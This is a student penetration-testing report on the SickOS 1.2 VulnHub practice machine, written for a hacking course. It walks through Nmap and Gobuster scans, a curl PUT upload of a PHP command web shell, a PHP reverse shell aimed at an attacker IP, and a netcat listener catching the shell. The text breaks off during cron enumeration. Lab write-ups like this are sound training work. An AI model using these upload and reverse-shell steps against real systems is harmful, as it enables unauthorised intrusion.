Penetration Testing Report

Sick OS 1.2 - Vulnhub

OS	Sick OS 1.2
Prepared for	Red Team Hacker Academy
Platform	Vulnhub
Approved by	Abishek Elliah (Security Researcher)
Methods	Vulnerability Assessment and Penetration Testing
Timeline	24.02.25 to 02.03.25
Pentester	Mugesh M
Course	CPT

Methods used in Pen Testing:-

1.Reconnaissance.

2.Enumeration.

3.Exploitation.

4.Privilege Escalation.

5.Conclusion.

Defintion - SickOs 1.2 is a vulnerable virtual machine (VM) designed for cybersecurity enthusiasts to practice penetration testing and ethical hacking skills. Hosted on platforms like VulnHub, it challenges users to exploit system vulnerabilities to gain root access.

<u>Pen-Test Lab Setup:</u>


- Kali linux (Attacker Machine)
- Sick os (Victim's Machine)
- Oracle VirtualBox for Virtualization

Tools Used:

Netdiscover, Nmap, Gobuster, Searchsploit, Netcat, CVE and Curl.


Sick os 1.2

Sick os is running:


sickos1.2 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
Mouse integration ...
Auto capture keyboard ...
Right Ctrl

```
 .oooooo..o  o8o                .oooo           .oooooo.
oo.
d8P'    `Y8  `"'                `888          d8P'   `Y8
Y88b
Y88bo.      oooo   .ooooo.   888  oooo   888          88
 ]8P'
 `"Y8888o.  `888  d88' `"Y8  888 .8P'    888          88
d8P'
     `"Y88b  888  888        888888.     888          888
'
oo     .d8P  888  888   .o8  888 `88b.  `88b     d88
   .o
8""88888P'  o888o `Y8bod8P' o888o o888o  `Y8bood8P'
88888

                                                By @D4rk36


ubuntu login:
```

In Kali linux, netdiscover will shown vulnerable vendor (PCS Systemtechnik GmbH)




```
Currently scanning: 172.16.145.0/16   |   Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 840
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.166.221 72:37:f6:b6:74:f1     10     600  Unknown vendor
192.168.166.139 08:00:27:74:a0:48      1      60  PCS Systemtechnik GmbH
192.168.166.177 a4:ae:12:45:8c:7c      1      60  Hon Hai Precision Industry Co., Ltd.
192.168.166.225 f0:d4:15:a0:6d:fb      1      60  Intel Corporate
192.168.179.1   a4:ae:12:45:8c:7c      1      60  Hon Hai Precision Industry Co., Ltd.
```

(Reconnaissance):

After, Start the nmap command: nmap -A 192.168.166.139

Results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.166.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 01:13 EST
Nmap scan report for 192.168.166.139
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: lighttpd/1.4.28
MAC Address: 08:00:27:74:A0:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.16 - 4.6 (93%), Linux 3.2 - 4.14 (93%), Linux 3.8 - 3.16 (93%), Linux 4.4 (93%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 4.2 (89%), Linux 3.16 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.50 ms 192.168.166.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
```

As per, nmap results port 22,80 its open.

Port no 22 – SSH

Port no 80 – HTTP

Then go to browser paste the ip address:




I view the page source (ctrl + U), But nothing is interesting.

(Enumeration):

Next, I decide to scan for hidden directories using Gobuster tool.

Command: gobuster dir -u http://192.168.166.139/ -w /usr/share/wordlists/dirb/common.txt




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.166.139/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.166.139/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 163]
/test                 (Status: 301) [Size: 0] [--> http://192.168.166.139/test/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

I found two directory /index.php /test.

In index.php – its redirects same page.

In /test - lighttpd 1.4.28 This will be interesting.




Index of /test/

```
Name                   Last Modified  Size  Type
Parent Directory/                      -    Directory
```

lighttpd/1.4.28


(Exploitation):

lighttpd 1.4.28 vulnerabilities. Generally, I searched on google and searchsploit.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit lighttpd
-------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                              |  Path
-------------------------------------------------------------------------------------------- ---------------------------
lighttpd - Denial of Service (PoC)                                                          | linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnerabilities | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution                          | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution                          | linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)                                                   | linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure                                         | linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service                           | linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure                                    | multiple/remote/8786.txt
-------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Then, after check allowed http methods, we already know this website under php, its leads to php-reverse-shell access using file upload vulnerability.



```
┌──(kali㉿kali)-[~]
└─$ curl -v --request OPTIONS http://192.168.166.139/test/
*   Trying 192.168.166.139:80 ...
* Connected to 192.168.166.139 (192.168.166.139) port 80
* using HTTP/1.x
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.166.139
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sun, 02 Mar 2025 06:47:57 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.166.139 left intact
```


Next, using PUT method to upload one demo file for testing:



```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '<?php system($_GET["cmd"]); ?>' http://192.168.166.139/test/demo.php
```

After, refresh the website its successfully file uploaded its vulnerable.

Its easy upload a malicious file to get a shell access.



Index of /test/


```
Name                 Last Modified          Size  Type
Parent Directory/                           -     Directory
demo.php             2025-Mar-01 22:53:11   0.1K  application/x-httpd-php
```

lighttpd/1.4.28

….

In url, php codes works, you see www-data is user in a remote system.

Its is also called REMOTE CODE EXECUTION




192.168.166.139/
Index of /test/
192.168.166.139/test/demo.p
192.168.166.139/test/demo.php?cmd=whoami
~/sickos/php-reverse.php - Mousepad
File Edit Search View Document Help

```
┌──(kali㉿kali)-[~/sickos]
└─$ mousepad php-reverse.php
```

```
// ——————————
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// ————
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.166.136';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Replace your Attacker ip and port.


Start a netcat to listen as per your script port no and go to the site open the script and you got a reverse shell access



Index of /test/

```
Name                 Last Modified         Size  Type
Parent Directory/                           -    Directory
demo.php             2025-Mar-01 22:53:11  0.1K  application/x-httpd-php
php-reverse.php      2025-Mar-01 23:40:01  5.3K  application/x-httpd-php
```


lighttpd/1.4.28



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.166.136] from (UNKNOWN) [192.168.166.139] 50894
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 23:43:56 up 31 min,  0 users,  load average: 0.00, 0.02, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
www-data@ubuntu:/var/www/test$ cd /etc/cron.daily
cd /etc/cron.daily
www-data@ubuntu:/etc/cron.daily$ ls
ls
apt       bsdmainutils  dpkg      logrotate  mlocate  popularity-contest
aptitude  chkrootkit    lighttpd  man-db     passwd   standard
www-data@ubuntu:/etc/cron.daily$ ls -l
ls -l
total 60
-rwxr-xr-x 1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x 1 root root   314 Apr 18  2013 aptitude
-rwxr-xr-x 1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x 1 root root  2032 Jun  4  2014 chkrootkit
-rwxr-xr-x 1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x 1 root root   338 Dec 20  2011 lighttpd
-rwxr-xr-x 1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x 1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x 1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x 1 root root   249 Sep 12  2012 passwd
